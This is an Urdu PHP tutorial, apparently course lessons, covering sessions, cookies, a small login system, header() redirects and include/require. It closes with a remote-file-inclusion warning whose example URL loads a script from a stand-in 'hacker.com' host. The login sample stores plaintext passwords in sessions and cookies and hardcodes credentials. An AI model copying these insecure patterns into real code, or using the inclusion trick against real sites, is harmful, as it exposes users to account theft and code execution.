SID کسی سیشن کا حوالہ نمبر ہوتا ہے مثال کے طور پر جس طرح ہمارے بجلی کے بلوں پر ایک حوالہ نمبر ہوتا ہے اور اگر کوئی مسئلہ آتا ہے تو ہمیں کمپنی کو صرف حوالہ نمبر دینا ہوتا ہے جس کے ذریعے وہ ہمارا سارا ریکارڈ نکال کر چیک کر سکتے ہیں اور ہمیں ہر بار تمام معلومات فراہم نہیں کرنی پڑتی۔ SID خود کار طریقے سے بنتا ہے اور پھر جب کوئی یوزر لنک کو کلک کرتا ہے یا فارم سمٹ کرتا ہیں تو یہ سرور اور کلائنٹ کے درمیان پاس ہوتا رہتا ہے۔ اگر کلائنٹ کے پاس کوکی کی سپورٹ enable ہوتا ہے تو پھر سرور SID کا ڈیٹا کوکی کے طور پر کلائنٹ کو بھیجتا ہے۔ اور اگر کوئی کوکی استعمال نہیں کرنا چاہتا تو پھر یہ SID کیوری سٹرنگ کی شکل میں پاس ہوتا رہتا ہے جو کہ آپ نے بہت سارے url میں ایک لمبے نمبر کے شکل میں دیکھے ہونگے۔

جیسے کہ پہلے بتایا کہ سیشن ایک گلوبل ویریبل ہوتا ہے جسکی ویلیو ہم اپنی سائٹ کے کسی بھی پیج پر حاصل کر سکتے ہیں۔ یہ سیشن ویریبل ایک خاص ٹائم کیلئے موجود رہتا ہے اور اگر کوئی یوزر اس ٹائم کے اندر سائٹ پر کوئی activities نہ کریں تو سیشن ختم ہو جاتا ہے۔ یہ سیشن timeout پی ایچ پی کی کنفگریشن فائل میں بتائی جاتی ہے۔ اگر ہم itdunya کی مثال لیں، جب آپ itdunya پر اپنے اکاؤنٹ میں لاگن کرتے ہیں تو اس سائٹ پر آپ کا ایک سیشن بن جاتا ہے۔ یاد رکھیں کہ ہر یوزر کا سیشن الگ سے بنتا ہے۔ اگر آپ کافی دیر تک سائٹ کو ریفریش نہیں کرتے تو itdunya خودکار

طریقے سے آپ کو logout کر دیتا ہے یعنی آپ کا سیشن expire ہو جاتا ہے اور آپکو دوبارہ لاگن کرنا پڑتا ہے۔سیشن زیادہ تر لاگن سسٹم یعنی یوزر مینجمنٹ سسٹم میں استعمال ہوتے ہیں۔جب آپ کسی سائٹ پر اکاؤنٹ بنانے کے بعد اپنے اکاؤنٹ میں داخل ہوتے ہیں تو آپکو username اور پاس ورڈ دینا پڑتا ہے۔پھر پروگرام اسکو Authenticate کرتا ہے اور درست لاگن کی صورت میں آپ کا ایک سیشن بناتا ہے اور آپ کو متعلقہ پیج پر redirect کر دیا جاتا ہے۔آپ اپنے اکاؤنٹ میں داخل ہونے کے بعد مختلف پیجوں پر اپنا کام کرتے ہیں۔آپ کا سیشن ہر پیج پر چیک کیا جاتا ہے اور اگر آپ کا سیشن timeout ہو گیا ہو یا غلط ہو تو آپ کو دوبارہ لاگن کے پیج پر بھیج دیا جاتا ہے۔اسکے علاوہ بھی آپ سیشن کو بہت سے جگہوں پر استعمال کر سکتے ہیں۔

سیشن کیسے بناتے ہیں؟

سیشن بنانے کیلئے ہم پی ایچ پی کا فنکشن session_start() استعمال کرتے ہیں۔لیکن یہ فنکشن بھی کسی HTML یا دوسرے contents سے پہلے لکھا جاتا ہے بالکل کوکی کی طرح۔اگر ہم اس فنکشن سے پہلے کوئی ڈیٹا بھیجیں گے تو اسی warning کا سامنا کرنا پڑے گا۔اس فنکشن کے بعد ہمارا ایک سیشن سٹارٹ ہو جاتا ہے اور ہم مختلف سیشن ویریبل کو بنا سکتے ہیں۔سیشن ویریبل کی ویلیو لینے کا دینے کیلئے ہم $_SESSION[] سپر گلوبل ایرے کا استعمال کرتے ہیں۔اس مثال کو session1.php کے نام سے محفوظ کریں۔

```php
<?php
	session_start();
	echo "Welcome to my page";

	$_SESSION['user'] = 'shakeel';
	$_SESSION['pwd']  = 'cat';
	$_SESSION['time'] = time();

	// Works if session cookie was accepted
	echo '<br /><a href="session2.php">Page 2</a>';

	// Or maybe pass along the session id, if needed
	echo '<br /><a href="session2.php?' . SID . '">page 2</a>';
?>
```

آپ دیکھ رہے ہیں کہ سب سے پہلے ہم نے session_start() کا فنکشن استعمال کیا ہے جس سے ہمارا سیشن سٹارٹ ہوگا۔پھر ہم نے تین سیشن ویریبلز بنائے ہیں۔اور نیچے session2.php کو دو لنکس بنائے ہیں۔دوسرے لنک میں اگر یوزر کی کوکیز disables ہوں تو ہم سیشن ID کو url میں بھیج رہے ہیں۔اب آپ مندرجہ ذیل کوڈ کو session2.php سے محفوظ کریں۔

```
<?php
      session_start();
      echo 'Welcome to page 2<br />';

      echo $_SESSION['user'] . "<br>";
      echo $_SESSION['pwd'] . "<br>";
      echo date('Y m d H:i:s', $_SESSION['time']);

      echo '<br /><a href="page1.php">Page 1</a>';
?>
```

اس پیج پر بھی ہم پہلے سیشن کو سٹارٹ کر رہے ہیں جس سے ہمارا پچھلا سیشن جاری رہے گا۔ اسکے بعد $_SESSION[] سپر گلوبل ایرے سے سیشنز کے ویلیوز پرنٹ کر رہے ہیں۔ اب آپ session1.php کو براوزر میں کھولیں اور لنک پر کلک کریں تو آپ دیکھیں گے کہ حیران کن طریقے سے سیشن ویریبلز دوسرے پیج پر پرنٹ ہو جائیں گے یعنی دوسرے پیج کو دستیاب ہونگے۔ یہی نہیں اب آپ اپنے سائٹ کے ہر پیج پر ان سیشنز کا ڈیٹا حاصل کر سکتے ہیں، انکو تبدیل یا ختم کر سکتے ہیں۔

سیشن کیسے ختم کرتے ہیں؟

سیشن کو ختم کرنے کیلیے ہم session_destroy() کا فنکشن استعمال کرتے ہیں جس سے سیشن سے متعلق تمام ویریبلز ختم ہو جاتے ہیں۔ مثلاً

```
      session_start();
      session_destroy();
```

تاہم یہ فنکشن $_SESSION[] ایرے میں موجود ویریبلز کو ختم نہیں کرتا اور یہ اس فنکشن کے بعد بھی سکرپٹ کیلیے accessible ہوتے ہیں۔ جب تک کہ پیج reload نہیں ہو جاتا۔ مثلاً

```
session_start();
$_SESSION['test'] = 5;
session_destroy();
print $_SESSION['test']; // prints 5
```

اگر $_SESSION[] کے تمام elements کو بھی ختم کرنا ہو تو ہم simply اسکو ایک خالی ایرے assign کر دیتے ہیں۔ مثلاً:

```
session_start();
$_SESSION['test'] = 5;
session_destroy();
$_SESSION=array();
print $_SESSION['test']; // prints nothing. The test element is no more
```

IT Dunya PHP, MySQL and Web Development

کیوری سٹرنگز (Query Strings)

کیوری سٹرنگ پر پہلے بھی سبق نمبر چھ اور دس میں بات ہوئی تھی۔ یہ بھی ہم state برقرار رکھنے اور ایک پیج سے دوسرے پیج پر ڈیٹا سنڈ کرنے کیلئے استعمال کرتے ہیں۔ تاہم جیسے کہ پہلے بتایا تھا کہ اس میں ویریبل کا نام اور ویلیو URL میں نظر آتے ہیں جو کہ ڈیٹا بھیجنے کا ایک غیر محفوظ طریقہ ہے۔ یہ URL میں پیج کے نام کے بعد ? سے شروع ہوتے ہیں جیسے کہ:

http://www.itdunya.com/index.php?t=223

اس URL میں t=223 ایک کیوری سٹرنگ ہے جسمیں t ایک ویریبل اور 223 اسکی ویلیو ہے۔ ایک URL میں ایک سے زیادہ کیوری سٹرنگز بھی ہوسکتے ہیں جیسے کہ:

http://www.example.com/page.php?name=abc&id=236

اس URL کے کیوری سٹرنگ میں دو ویریبلز ہیں name اور id جو کہ & سے الگ ہوئے ہیں۔ جیسے کہ آپ کو معلوم ہے کہ کیوری سٹرنگ کے ویلیوز حاصل کرنے کیلئے ہم $_GET[] سپر گلوبل ایرے کا استعمال کرتے ہیں۔ جن دوستوں کو نہیں معلوم وہ اس پر مثالیں دیکھنے کیلئے سبق نمبر 6 اور 10 کا مطالعہ کریں۔

Hidden فارم فیلڈ:


اس پر بھی پہلے بات ہوئی ہے جس کے ذریعے ہم state کو برقرار رکھتے ہیں۔ یہ فارم کے ایسے فیلڈز ہیں جو یوزر کو نظر نہیں آتے بلکہ ہمارا پروگرام اسمیں کچھ ڈیٹا دوسرے پیج کو بھیجتا ہے۔ اسکی بھی بہت ساری مثالیں آپ دیکھ چکے ہیں اور آگے بھی انشاءاللہ مزید مثالیں دیکھیں گے۔

اب ہم ان کو سمجھنے کیلئے ایک چھوٹا سا لاگن سسٹم بناتے ہیں۔ htdocs میں login کے نام سے ایک فولڈر بنائیں اور پھر مندرجہ ذیل فائلیں اسمیں محفوظ کریں۔ سب سے پہلے ہمارا لاگن فارم ہوگا۔ مندرجہ ذیل کوڈ کو user_login.php کے نام سے login کے فولڈر میں محفوظ کریں۔

user_login.php

```
<?php
	if(!empty($_COOKIE['user']) && !empty($_COOKIE['pwd'])){
		header("Location:checkuser.php");
	}
?>
<html>
<head>
<title>Login...</title>
<link href="style.css" rel="stylesheet" type="text/css" />
</head>
```

```
<body>
<br />
     <?php
     if($_GET['e'] == 2){
          print "<table align=\"center\" class=\"login_error\"><tr><td>" ;
          print "Username or password is not correct, try again." ;
          print "</td></tr></table>" ;
     }
     ?>
<form id="form1"  method="post" action="checkuser.php">
<table width="50%" align="center" cellpadding="4" class="login_t able">
<tr><th colspan="2">Login</th></tr>
<tr><td align="right">User: </td>
<td><input type="text" name="user"  /></td></tr>
<tr><td align="right">Password:</td>
<td><input type="password" name="pwd" /></td>
</tr><tr><td colspan="2" align="center">
<input type="submit" name="Submit" value="&lt;&lt;  Login  &gt;& gt;" />
</td>
</tr>
<tr><td colspan="2" align="right">
<input type="checkbox" name="remember" />Remember me</td></tr>
</table>
</form>
</body>
</html>
```



اب مندرجہ ذیل کوڈ کو login کے فولڈر میں checkuser.php کے نام سے محفوظ کریں۔

checkuser.php

```
<?php
//clean white spaces and special characters from values
function cleanStr($str) {
	$cStr = trim($str);
	$cStr = htmlspecialchars($cStr);
	$cStr = addslashes($cStr);
	return $cStr;
}

$userName = $_COOKIE['user'];
$pwd = $_COOKIE['pwd'];

if(empty($userName) || empty($pwd)){
	$userName = cleanStr($_POST['user']);
	$pwd = cleanStr($_POST['pwd']);
	$remember = $_POST['remember'];

	if(empty($userName) || empty($pwd)) {
		header("Location:user_login.php?e=2");
	}
}

if($userName=="itdunya" && $pwd == "22222") {
	session_start();
	$_SESSION['user'] = $userName;
	$_SESSION['login'] = true;
		if($remember == "on"){
			setcookie("user",$userName,time()+3600);
			setcookie("pwd",$pwd,time()+3600);
		}
	header("Location:my_cp.php");
}else{
	header("Location:user_login.php?e=2");
}

?>
```

اسکے بعد مندرجہ ذیل کوڈ کو login کے فولڈر میں style.css سے نام سے محفوظ کریں۔

```
.login_table {
      font-family: Verdana, Arial, Helvetica, sans-serif;
      font-size: 12px;
      background-color: #E8E8E8;
      border: 1px solid #999999;
}
.login_table th{
      border: 1px solid #FFFFFF;
      font-family: tahoma;
      font-size: 14px;
      text-align: left;
      padding-left:10px;
      color: #FFFFFF;
      background-color: #666666;
}
.login_error {
      font-family: Verdana, Arial, Helvetica, sans-serif;
      font-size: 12px;
      color: #FF0000;
      background-color: #FFFFCC;
      text-align: center;
      padding: 5px;
      width:50%;
      border: 1px dashed #000000;
}
```

ب مندرجہ ذیل کوڈ کو login کے فولڈر میں my_cp.php کے نام سے محفوظ کریں۔

my_cp.php

```
<?php
session_start();
      if(!$_SESSION['login'] && empty($_SESSION['user'])){
            header("Location:user_login.php?e=2");
      }
?>
<html>
<head>
<title>Admin area</title></head>
<body>
<h3>Welcome <?=$_SESSION['user']?> to control panel</h3>
<a href="logout.php">Logout</a>
</body></html>
```

اسکے بعد اس کوڈ کو login کے فولڈر میں logout.php کے نام سے محفوظ کریں۔

```php
<?php
	session_start();
	session_destroy();
	setcookie("user");
	setcookie("pwd");
	$_SESSION[]=array();
	header("Location:user_login.php");
?>
```

اب آپ اسکو چیک کرنے کیلئے براؤزر میں یہ ایڈریس انٹر کریں: http://localhost/login/user_login.php پروگرام بالکل سادہ ہے۔یوزر میں itdunya اور پاس ورڈ میں 22222 انٹر کریں، نیچے remember me کے چیک بکس کو بھی چیک کریں۔ لاگن کرنے کے بعد آپ admin area میں لاگن ہو جائیں گے۔اب آپ براؤزر بند کر دیں اور دوبارہ کھولنے کے بعد اوپر والا ایڈریس انٹر کریں تو آپ کو دوبارہ لاگن نہیں کرنا پڑے گا اور آپ admin area میں چلے جائیں گے کیونکہ اس دفعہ پروگرام آپکی معلومات cookie سے اٹھا رہا ہے۔اگر آپ غلط یوزر یا پاس ورڈ دیں گے تو آپکو دوبارہ لاگن کے پیج پر redirect کیا جاتا ہے۔جب آپ درست لاگن کرتے ہیں تو checkuser.php کے پیج پر آپ کا ایک سیشن بنتا ہے اور پھر my_cp.php کے پیج پر آپکا سیشن چیک کیا جاتا ہے، اگر آپ کا سیشن بنا ہوا اور درست ہو تو آپ کو اس پیج پر خوش آمدید کہا جاتا ہے یعنی یہ آپکے سائٹ کا سیکیور ایریا ہے۔اب آپ my_cp.php سے logout کریں اور ایڈریس بار میں یہ ایڈریس انٹر کریں: localhost/login/my_cp.php یعنی ایڈمن ایریا میں ڈائریکٹ داخل ہونے کی کوشش کریں تو آپکو لاگن کے پیج پر redirect کر دیا جائیگا کیونکہ آپکا سیشن موجود نہیں ہے اور آپکا سیشن تب بنے گا جب آپ درست لاگن کریں گے۔چونکہ ابھی ہم نے ڈیٹا بیس نہیں پڑھا اسلئے checkuser.php پر ہم نے ویسے ہی ایک یوزر اور پاسورڈ بنایا ہے۔اصل میں یوزر اکاؤنٹس ڈیٹا بیس میں محفوظ ہوتے ہیں اور ہم یوزر کی لاگن انفارمیشن ڈیٹا بیس سے حاصل کرتے ہیں جو کہ آگے انشاءاللہ ہم پڑھیں گے۔

header() فنکشن

header() کا ایک نیا فنکشن آپ نے اس مثال میں دیکھا جو checkuser.php میں استعمال ہوا ہے۔ یہ HTTP کا ایک فنکشن ہے جس کے ذریعے ہم اپنے headers بھیجتے ہیں۔ جیسے کہ آپ نے پہلے پڑھا تھا کہ جب کلائنٹ سرور ایک دوسرے سے بات چیت کرتے ہیں تو وہ سب سے پہلے ایک header بھیجتے ہیں جسمیں مختلف معلومات وہ ایک دوسرے کو فراہم کرتے ہیں اور یہ کام خودکار طریقے سے ہوتا ہے۔ لیکن PHP ہمیں یہ سہولت فراہم کرتی ہے کہ ہم اپنا کوئی header بھیج سکے جسکے لئے header() کا فنکشن استعمال ہوتا ہے۔

اس فنکشن کو کال کرنے سے پہلے ہمیں یہ یقین ہونا چاہیے کہ اس سے پہلے کوئی آوٹ پٹ براوزر کو نہ بھیجا گیا ہو جس طرح cookie میں ہم نے دیکھا تھا ورنہ ہمیں اُسی warning کا سامنا کرنا پڑے گا۔ یعنی اگر ہم کوئی اوٹ پٹ براوزر کو بھیجتے ہیں تو PHP ایک header بھی ساتھ میں سنڈ کرتا ہے اور ہمیں اپنا header سنڈ کرنے کا موقع نہیں ملتا۔ آوٹ پٹ سے مراد آپ کے ڈاکومنٹ سے کچھ بھی براوزر کو بھیجا گیا ہو بیشک ایک سپیس یا لائن بریک ہی کیوں نہ ہو، header بھیج دیا جائیگا۔ اسلئے یہ فنکشن کسی HTML یا دوسرے contents سے پہلے کال کرتے ہیں۔

اس فنکشن میں ہم اپنا header ایک سٹرنگ میں دیتے ہیں جسمیں بہت سارے headers ہو سکتے ہیں لیکن ہم نے Location: کا header استعمال کیا ہے جو کہ redirect کرنے کیلئے استعمال ہوتا ہے۔ جب ہم کسی یوزر کو ایک پیج سے دوسرے پیج پر بھیجتے ہیں تو اسکو redirect کہتے ہیں جیسے کہ اس مثال میں آپ نے دیکھا کہ اگر یوزر غلط لاگن کرتا ہے تو یہ فنکشن اسکو لاگن کے پیج پر redirect کرتا ہے:

```
header("Location:user_login.php?e=2");
```

اسکے علاوہ بھی headers ہیں جنکو ہم استعمال کر سکتے ہیں مثلاً اگر آپ چاہتے ہیں کہ براوزر یا proxy، پیج پر استعمال ہوئے contents کو cache نہ کرے تو آپ یہ headers بھیجتے ہیں۔ جس سے caching، disable ہو جاتا ہے۔

```
header("Cache-Control: no-cache, must-revalidate");
header("Expires: Mon, 26 Jul 1997 05:00:00 GMT");
```

یا آپ یوزر کو کوئی فائل download کرنے کیلئے دیتے ہیں اور آپ چاہتے ہیں کہ براوزر لازما save dialog کھولیں جہاں سے یوزر فائل کو save کریں، تو آپ یہ header استعمال کرینگے۔ اس مثال میں آپ یوزر کو ایک pdf فائل download کرنے کیلئے بھیج رہے ہیں:

```
header('Content-type: application/pdf');
header('Content-Disposition: attachment; filename="downloaded.pdf"');
readfile('original.pdf');
```

HTTP کے اس سے علاوہ اور بھی فنکشنز ہیں جن میں header_list()، header_sent() وغیرہ شامل ہیں۔ ان سب پر تفصیل سے ہم بات نہیں کر سکتے اگر آپ ان کو پڑھنا چاہتے ہیں تو php.net کو وزٹ کریں۔ اب اجازت چاہتا ہوں، دعاؤں میں یاد رکھیں، اللہ حافظ

شکیل محمد خان
shakeel599@gmail.com

اس کلاس میں استعمال ہونے والی مثالیں نیچے لنک سے ڈاؤن لوڈ کر سکتے ہیں

پی ایچ پی مائی سیکول اور ویب ڈویلپمنٹ کی چودھویں کلاس میں خوش آمدید

include اور require فنکشنز

ان فنکشنز کی مدد سے ہم کسی فائل کو اپنے ڈاکومنٹ میں شامل کر سکتے ہیں جس سے ان فائلوں میں موجود PHP کا سکرپٹ یا دوسرے contents ہمارے مین ڈاکومنٹ کا حصہ بن جاتے ہیں۔ میں آپ کو ایک مثال دیتا ہوں، فرض کریں کہ آپ کی سائٹ میں 20 صفحے ہیں، عموماً ہر صفحے پر سائٹ کا header اور footer ہوتا ہے، اب اگر آپ نے header میں کوئی بڑی تبدیلی کرنی ہو تو آپ کو 20 صفحوں پر تبدیلی کرنی پڑی گی۔ دوسری مثال کہ آپ نے ایک فنکشن بنایا ہے جو کہ سائٹ کے ہر پیج کو درکار ہے اور آپ ان فنکشنز کا استعمال نہیں کرتے تو آپ تمام صفحوں پر اسکو paste کریں گے جس سے نہ صرف آپکا وقت ضائع ہوگا ساتھ ساتھ اگر اس فنکشن میں کوئی بگ نکل آیا، یا اسمیں کوئی تبدیلی کرنا پڑی تو آپ کو ایک کام بیس دفعہ کرنا پڑے گا۔ اس مسئلے پر قابو پانے کیلئے PHP ہمیں یہ دو فنکشن مہیا کرتا ہے۔ اگر ہمارے پاس ایسے فنکشنز یا پیجز ہوں جو ہمیں سائٹ کے بہت سارے پیجز پر درکار ہوں، جیسے کہ سائٹ کا header , footer یا فنکشنز کی لائبریری وغیرہ تو ان فنکشنز کی مدد سے ہم انکو اپنے مین ڈاکومنٹ میں شامل کر سکتے ہیں اور اگر کوئی مسئلہ آتا ہے تو ہمیں صرف ایک جگہ پر تبدیلی کرنی پڑتی ہے۔ ()include کا فنکشن ایک argument لیتا ہے، اس پیج کا path جسکو ہم اپنے ڈاکومنٹ میں شامل کرنا چاہتے ہوں مثلاً:

```
include("header.php");
```

() include اور () require دونوں ایک ہی طرح کام کرتے ہیں فرق صرف اتنا ہے کہ () require میں اگر مطلوبہ فائل نہیں ملتی تو وہ پروگرام کی execution کو روک لیتا ہے یعنی سکرپٹ وہی پر stop ہو جاتا ہے جبکہ () include سکرپٹ execution کو سٹاپ نہیں کرتا بلکہ ایک warning دے دیتا ہے۔ انکو سمجھنے کیلئے ایک مثال دیکھتے ہیں۔ اس فائل کو inc.php کے نام سے محفوظ کریں۔

```
<?php
echo "I have been Included!";
?>
```

اب مندرجہ ذیل کوڈ کو include.php کے نام سے محفوظ کریں:

```
<html>
<head>
<title>include</title>
</head>
<body>
     <?php
          include("inc.php");
     ?>
</body>
</html>
```

include.php کو چلانے کے بعد آپ دیکھیں گے کہ جو جملہ ہم نے inc.php میں پرنٹ کر رہے ہیں وہ include.php میں پرنٹ ہو جائے گا یعنی inc.php کو ہم نے include.php میں شامل کیا ہے اور اسمیں موجود تمام کوڈ include.php کا حصہ بن چکا ہے۔اب ہم اپنے سائٹ کیلئے ایک template بنائیں گے۔htdocs میں site کے نام سے ایک فولڈر بنائیں۔اسکے بعد site کے اندر _inc کے نام سے ایک sub folder بنائیں جسمیں ہم اپنے includes فائلیں رکھیں گے۔مندرجہ ذیل کوڈ کو _inc میں header.php کے نام سے save کریں۔

header.php

```
<table width="100%">
<tr>
 <td><h1>My Site </h1></td>
</tr></table>
```

اب اس کوڈ کو _inc کے فولڈر میں footer.php کے نام سے محفوظ کریں۔

footer.php

```
<table width="100%">
 <tr>
  <td align="center">&copy; Copyright 2009 <br>
  My Site </td>
 </tr></table>
```

اسکے بعد اس کوڈ کو _inc میں left.php کے نام سے save کریں۔

left.php

```
<table width="100%">
  <tr>
    <td><a href="#">Link 1</a> <br>
    <a href="#">Link 2 </a> <br>
    <a href="#">Link 3 </a> <br>
    <a href="#">Link 4 </a></td>
  </tr></table>
```

اسکو right.php کے نام سے _inc میں محفوظ کریں


right.php

```
<table width="100%">
  <tr>
    <td>Right Contents </td>
  </tr></table>
```

اس کوڈ کو site فولڈر میں index.php کے نام سے محفوظ کریں۔

index.php

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>My Site</title>
</head>
<body>
<table width="100%" border="1"><tr>
   <td height="100" colspan="3" align="left" valign="top">
     <?php include "_inc/header.php" ?></td></tr>
  <tr><td width="150" align="left" valign="top">
     <?php include "_inc/left.php" ?></td>
   <td height="300" align="left" valign="top">Main Contents </td>
    <td width="150" align="left" valign="top">
     <?php include "_inc/right.php" ?></td></tr>
  <tr><td colspan="3" align="left" valign="top">
     <?php include "_inc/footer.php" ?></td></tr>
  </table></body></html>
```



اب براؤزر میں http://locahost/site/index.php لکھیں تو آپ دیکھیں گے کہ ہمارے سارے پیجز index.php میں شامل ہو چکے ہونگے اور کسی پیج میں تبدیلی کی صورت میں صرف متعلقہ پیج پر تبدیلی کرنا ہوگی۔ چند باتیں جو سیکیورٹی سے تعلق رکھتی ہیں اور آپ کو پتہ ہونا چاہیے وہ یہ کہ جب بھی آپ کوئی ایسا پیج بناتے ہیں جسمیں sensitive ڈیٹا ہو جیسے کہ ڈیٹا بیس کا یوزر اور پاسورڈ، اور اسکو آپ نے دوسرے پیجز میں include کرنا ہو تو اسکو ہمیشہ .php سے محفوظ کریں کیونکہ اگر آپ ایسے پیجز کو .inc یا ایسے دوسرے extensions سے محفوظ کرتے ہیں جو PHP انجن پارسر نہیں کرتا، اور کسی کو شک پڑ گیا تو وہ ان پیجز کے contents کو url میں اسکا ایڈریس دے کر دیکھ سکتا ہے۔ دوسری بات جو یاد رکھنے کی ہے کہ کبھی بھی کیوری سٹرنگ کے ذریعے اپنے سکرپٹ کو کوئی فائل include کرنے کیلئے پاس نہ کریں اور اگر ایسا کرتے ہیں تو پھر اس پر ہر ممکن validation لگائیں۔ مثلاً آپ ایک نے ایک پیج بنایا ہے جہاں سے یوزر کوئی آپشن سلکٹ کرتا ہے، اور پھر آپ اس آپشن کے برعکس اپنے کیوری سٹرنگ میں ایک فائل دوسرے پیج کو شامل کرنے کیلئے بھیجتے ہیں جیسے کہ:

http://www.example.com/view.php?page=news.php

اگر allow_url_fopen پی ایچ پی کی کنفیگریشن فائل (php.ini) میں on ہو، اور آپ یہ نہیں دیکھتے کہ آیا page میں جو ویلیو آ رہی ہے یہ وہی پیج ہے جو ہمارے سکرپٹ کو درکار ہے، اور اسکو اپنے پیج میں include کر دیتے ہیں تو آپ hacker کو ایک سنہری موقع فراہم کر رہے ہیں۔ کیسے؟--- hacker اس url کو اسطرح تبدیل کر کے اپنے کسی سکرپٹ کو آپ کے پیج میں شامل کر سکتا ہے مثلاً:

http://www.example.com/view.php?page=http://www.hacker.com/badscript.php

